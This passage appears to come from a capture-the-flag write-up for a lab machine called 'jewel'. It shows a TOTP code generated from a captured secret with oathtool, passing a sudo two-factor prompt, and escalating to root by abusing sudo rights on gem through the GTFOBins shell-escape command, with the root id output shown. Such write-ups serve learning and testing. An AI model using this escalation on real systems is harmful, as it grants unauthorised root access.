
We can use this secret to generate a OTP on our VM.

```
apt install oathtool
oathtool -b --totp '2UQI3R52WFCLE6JTLDCSJYMJH4'
```



```
apt install oathtool
oathtool -b --totp '2UQI3R52WFCLE6JTLDCSJYMJH4'

481754
```


Trying `sudo -l` again and inputting the code from `oauthtool`, we see that we can run `gem` as root.



```
bill@jewel:~$ sudo -l

[sudo] password for bill:
Verification code:

Matching Defaults entries for bill on jewel:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:
/sbin\:/bin,
    insults

User bill may run the following commands on jewel:
    (ALL : ALL) /usr/bin/gem
```

The GTFOBins repo provides an example of how this binary can be abused in order to get a root shell.

```
gem open -e "/bin/sh -c /bin/sh" rdoc
```



```
bill@jewel:~$ sudo gem open -e"/bin/sh -c /bin/sh" rdoc
#id

uid=0(root) gid=0(root) groups=0(root)
```